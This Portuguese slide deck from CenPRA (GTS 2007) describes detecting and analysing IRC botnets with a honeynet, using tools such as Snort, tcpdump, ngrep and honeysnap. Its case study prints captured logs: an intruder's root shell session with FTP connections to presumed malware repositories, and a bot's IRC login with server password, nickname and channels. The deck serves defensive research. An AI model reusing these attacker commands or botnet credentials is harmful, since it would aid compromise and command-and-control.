CenPRA
Centro de Pesquisas Renato Archer

Detecção e Análise de Botnets Utilizando Honeynet

Marcelo Carvalho Sacchetin
André Ricardo Abed Grégio
Antonio Montes

27/10/2007
GTS 2007

Roteiro

- Introdução
- Botnets
- Honeynet CenPRA
- Metodologia de Análise
- Estudo de Caso
- Conclusão

Introdução

- Crescimento da Internet tem motivado atividades ilegais no ciberespaço
- Atacantes procuram máquinas:
  - Grande capacidade de banda
  - Bastante tempo online
- Intuito: formação de botnets


Introdução

- Termo botnet: robot + network
- Diversas máquinas controladas por um servidor: protocolo IRC mais comum
- Exemplos: Agobot, SDbot,Spybot, GTBot, Eggdrop, etc...

Roteiro

- Introdução
- Botnets
- Honeynet CenPRA
- Metodologia de Análise
- Estudo de Caso
- Conclusão

Botnets



[8]

Botnets

- Bot server controla os bots
- Ciclo típico de uma botnet:
  - Varredura por sistemas vulneráveis
  - Comprometimento e instalação do bot
  - Bot se conecta no servidor e espera por comandos
  - Servidor manda bot realizar varreduras
  - Bot realiza a tarefa e retorna resultado
  - Servidor manda bot realizar ataques (fecha-se ciclo)

Botnets

- Ciclo garante manutenção da botnet: ambiente dinâmico

- Objetivos do atacante:
  - Captura de informações
  - Aumento da capacidade de ataque (DDoS)
  - Envio de SPAMs
  - Repositório de malwares
  - Armazenamento de conteúdos ilícitos
  - Anonimato

Botnets

- Problemas citados: botnet como uma das principais preocupações em segurança de TI atualmente
- Necessidade de combate: estudo, análise, neutralização,etc..
- Possível abordagem: Honeynets

Roteiro

- Introdução
- Botnets
- Honeynet CenPRA
- Metodologia de Análise
- Estudo de Caso
- Conclusão

Honeynet CenPRA


- Honeynet: todo tráfego monitorado é a princípio considerado suspeito
- Todo tráfego é armazenado e disponível para análise
- Ambiente controlado: evita que ataques sejam lançados contra outros alvos na Internet

Honeynet CenPRA

- Firewall: entrada permissiva, saída controlada
- IPS: neutralização de ataques lançados pelos honeypots comprometidos
- IDS: geração de alertas e monitoramento de tráfego

Honeynet CenPRA

- Loghost: armazenamento de tudo que trafega pela honeynet
- Honeypots: sistemas vulneráveis que recebem ataques
  - Alta interatividade
  - Alvo frequente de instalação de diversos bots


Honeynet
Internet
Windows
Windows
Firewall
Honeypot
Honeypot
Linux
Linux
IDS
Honeypot
Honeypot
Gathered information
Collected malwares
Log Host
Segregated Network
Reponse to malware requests monitoring all network traffic
Operational system executing malware
Monitoring
Base system

Honeynet CenPRA


- Sandbox: análise dinâmica de malwares capturados pela honeynet
- Informações capturadas na honeynet servem para configuração do bot server falso
- Mecanismos de restauração de estados da máquina base (que executa bot)

Metodologia – passo 1

- Honeynet de alta interatividade do CenPRA:
  - Recebe ataques de diversos países, geralmente culminando no *download de malware.*

Metodologia – passo 3

- Instalação de *programas de controle remoto (bots) => máquinas escravas.*



Honeynet CenPRA

- A infra-estrutura apresentada tem se mostrado adequada para estudos de botnets
- Necessidade: desenvolvimento de uma metodologia para organizar as informações coletadas e utilizá-las em análises de botntes

Roteiro

- Introdução
- Botnets
- Honeynet CenPRA
- Metodologia de Análise
- Estudo de Caso
- Conclusão

Metodologia de Análise

- Diversos ataques são monitorados diariamente em nossa honeynet: grande parte está relacionada a botnets
- Foco nos casos que utilizam IRC por se observar a sua predominância
- Necessidade: Identificar tráfego IRC e verificar se há relação com botnets

Metodologia de Análise

- Utilização de ferramentas livres em cada etapa da análise:
  - Snort [4]
  - Tcpdump [5]
  - Ngrep [3]
  - Honeysnap [7]
  - Sebek [6]
  - Smart [1]
  - Partimage [2]
  - Shell scripts

Metodologia de Análise

- Snort:
  - IDS baseado em tráfego de rede
  - Base de dados com assinaturas conhecidas
  - Geração de alertas: tráfego casa com assinatura

Metodologia de Análise

- Tcpdump:
  - Captura de tráfego de rede
  - Salva dados em formato pcap
  - Suporte a filtros BPF

Metodologia de Análise

- Ngrep:
  - Busca por expressões regulares ou caracteres hexadecimais em arquivos pcap
  - Simples e eficiente para identificar tráfego IRC na rede

Metodologia de Análise

- Honeysnap:
  - Ferramenta para analisar tráfego em formato pcap gerando sumários contendo:
    - Sessões HTTP
    - Emails
    - Dados coletados pelo sebek
    - Arquivos baixados via FTP ou HTTP

Metodologia de Análise

- Sebek:
  - Captura de dados no honeypot:
    - Pressionamento de teclas pelo atacante
    - Conversas em bate-papos (Ex: chat IRC)
    - Comandos executados pelo atacante
    - Coleta local: dados são capturados em claro mesmo que o atacante utilize criptografia (Ex: acesso ao honeypot por SSH)

Metodologia de Análise

- Smart:
  - Similar ao Sebek
  - Desenvolvido para suprir necessidades específicas da Honeynet BR (maior compatibilidade com nossa infra-estrutura)

Metodologia de Análise

- Partimage:
  - Gera imagens de um determinado estado de um sistema operacional
  - Útil para restaurar sistema após análise dinâmica na sandbox

Metodologia de Análise

- Shell scripts:
  - Utilizados no IDS para manipular dados coletados:
    - Geração de sumários
    - Envio de alertas em tempo real
    - Rotacionamento de logs

Metodologia de Análise

- Trabalhando com as ferramentas:
  - Primeira fonte de informação: sumários enviados pela IDS
    - Listas de hosts que acessaram a honeynet
    - Portas acessadas
    - Protocolos (TCP,UDP,ICMP) utilizados
    - Assinaturas de S.O.s do atacante
    - Lista de suspeitas de backdoors, ou atividades de botnets (mesmo IP acessando honeypots em diferentes portas)

```
#####################################################################
[tcpdumpstats.pl -h XX.XX.XX -r /var/log/tcpdump/tcpdump-2007-03-10-00:
###
### Packet Count
###

   Total packets:  23716
             TCP:  23317  (98.32%)
             UDP:     64  (00.27%)
            ICMP:    335  (01.41%)

###
### top tcp src host (ip: packet count)
###

    XX.XX.XX.255:  18410
     XX.XX.XX.51:   1403
    XX.XX.XX.159:   1270

###
### top src OS (count: OS)
###

 274  Windows 2000 SP2+, XP SP1 (seldom 98 4.10.2222)
 268  Windows XP Pro SP1, 2000 SP3
  73  Windows 2000 SP4, XP SP1

Distinct IPs:       88
Distinct OS:        17

#####################################################################
[listmultiple.pl]

   1 [XX.XX.XX.19]    4737,4744,4745,4746,4747

#####################################################################
[/root/attacksAccess.pl /var/log/snort/2007-03-10-00:00/alert]

+----------+-------------------------------------------------------+
| Quantity | Attack Description                                    |
+----------+-------------------------------------------------------+
|      508 | ICMP Destination Unreachable Port Unreachable         |
|      295 | ICMP PING                                             |
|      272 | ICMP Echo Reply                                       |
|       38 | MS-SQL version overflow attempt                       |
+----------+-------------------------------------------------------+

#####################################################################
[backdoor-summary /var/log/tcpdump/tcpdump-2007-03-10-00:00.gz]


T 2007/03/10 00:57:11.871923 XX.XX.XX.37:22 -> XX.XX.XX.51:3032 [AP]
T 2007/03/10 00:57:12.098602 XX.XX.XX.51:3032 -> XX.XX.XX.37:22 [AP]
T 2007/03/10 01:29:43.626195 XX.XX.XX.37:22 -> XX.XX.XX.51:3037 [AP]

#####################################################################
```

Metodologia de Análise

- Além dos sumários diários, são gerados alertas em caso de comprometimento de honeypots:
  - Dados gerados pelo Sebek e Smart são enviados por email assim que a IDS os obtém

```
##############################################
##############################################
## SMaRT - Alert Report
##############################################
##############################################
##############################################
## Honeypot: XX.XX.XX.37
## Date: Fri Mar  9 10:50:05 GMT 2007
##############################################
-----------------------------------------------
-----------------------------------------------+
-- Session Timestamp: Tue Mar 6 22:52:35 2007
-- Status: Current
-----------------------------------------------+
-----------------------------------------------
JOIN #aDDa
JOIN #aDDa
JOIN #aDDa
zvf_ zvf_!~Alina@CPE000d60f99c3a-CM00407b87b431.XX.XX.XX.
windstorm windstorm!~storm@axy250.XX.tpnet.pl none 117334
wms_ wms_!~wms@XX.XX.cz none 1173289079 3 wms
WeLLa_ WeLLa_!~Alina@XX.XX.XX.94 none 1173360400 3 NoSist
WeLLa507 WeLLa507!~Ally@cp8.XX.net none 1173313707 3 WeLL
##############################################

From: Charlie Root <root@ids.localdomain>
Date: Sat, 10 Mar 2007 12:40:05 GMT
To: honeynetadminXX@XX.XX.br
Subject: HN-XX ALERT-BASH: Sat Mar 10 12:40:05 GMT 2007

 Mar 10 12:42:12 2007 UID=0 PID=4559 CMD=ls
 Mar 10 12:42:38 2007 UID=0 PID=4559 CMD=ftp XX.XX.XX.178
 Mar 10 12:44:06 2007 UID=0 PID=4559 CMD=ftp XX.XX.XX.98
```

Metodologia de Análise

- Informações obtidas até o momento:
  - Honeypot XX.XX.XX.37 tentando acessar servidor IRC (canal #aDDa)
  - Conexões FTP para servidores externos (prováveis repositórios de malware):
    - XX.XX.XX.178
    - XX.XX.XX.98

Metodologia de Análise

- Honeypot XX.XX.XX.37 servidor IRC
  - Qual servidor?

- Ngrep:

#ngrep -I /var/log/tcpdump/dump_20070310 aDDa host XX.XX.XX.37

- Output:

T XX.XX.XX.37:1034 -> XX.XX.XX.80:10324 [AP] JOIN #aDDa

Metodologia de Análise

- Informações de interesse:
  - Honeypot XX.XX.XX.37 comunicação IRC
  - Canal #aDDa
  - Servidor XX.XX.XX.80 porta 10324

Metodologia de Análise

- Análise da sessão

- Tcpdump:

#tcpdump -X -s 1500 -nr /var/log/tcpdump/dump_20070310 host XX.XX.XX.80 and host XX.XX.XX.37 and port 10324

- É possível obter-se: lista de canais, tópicos de canais, senhas, nicknames, etc

Metodologia de Análise

- Entretanto, a ferramenta honeysnap fornece uma visualização mais amigável dos mesmos dados que podem ser obtidos pelo tcpdump

#honeysnap /var/log/tcpdump/dump_20070117 -H XX.XX.XX.164 --do-irc --irc-ports=80

- Output:

Metodologia de Análise

Wed Jan 17 00:29:38 2007 XX.XX.XX.164:4251 -> XX.XX.13.91:80 pass None <zip0.compresspass>

Wed Jan 17 00:29:39 2007 XX.XX.XX.164:4251 -> XX.XX.13.91:80 nick None [0]USA|0309293

Wed Jan 17 00:29:39 2007 XX.XX.XX.164:4251 -> XX.XX.13.91:80 user None eexakewk 0 0 [0]USA|0309293

Wed Jan 17 00:29:40 2007 XX.XX.13.91:80 -> XX.XX.XX.164:4251 welcome zip0.rar0 [0]USA|0309293 Welcome to the zip0 IRC Network [0]USA|0309293!eexakewk@XX.XX.XX.164

Wed Jan 17 00:29:40 2007 XX.XX.13.91:80 -> XX.XX.XX.164:4251 yourhost zip0.rar0 [0]USA|0309293 Your host is zip0.rar0, running version Unreal3.2

Wed Jan 17 00:29:40 2007 XX.XX.13.91:80 -> XX.XX.XX.164:4251 created zip0.rar0 [0]USA|0309293 This server was created Thu Dec 28 2006 at 11:29:45 PST

Wed Jan 17 00:29:40 2007 XX.XX.13.91:80 -> XX.XX.XX.164:4251 myinfo zip0.rar0 [0]USA|0309293 zip0.rar0 Unreal3.2 iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeKVfMGCuzNT

Wed Jan 17 00:29:40 2007 XX.XX.XX.164:4251 -> XX.XX.13.91:80 join None #zip0-s#,#zip0-d1#,#zip0-d2# compress

Metodologia de Análise


- Informações de interesse:
  - Honeypot XX.XX.XX.164 comunicação IRC
  - Servidor XX.XX.13.91 porta 80
  - Senha do servidor: <zip0.compresspass>
  - Nickname utilizado: [0]USA|0309293
  - Nome da Botnet: zip0 IRC Network
  - Canais: *#zip0-s#,#zip0-d1#,#zip0-d2#*

Metodologia de Análise

- Todas informações coletadas até o momento são importantes para identificar e caracterizar uma determinada botnet
- Entretanto, pouco se sabe sobre seus objetivos
- Solução: análise dinâmica em uma sandbox

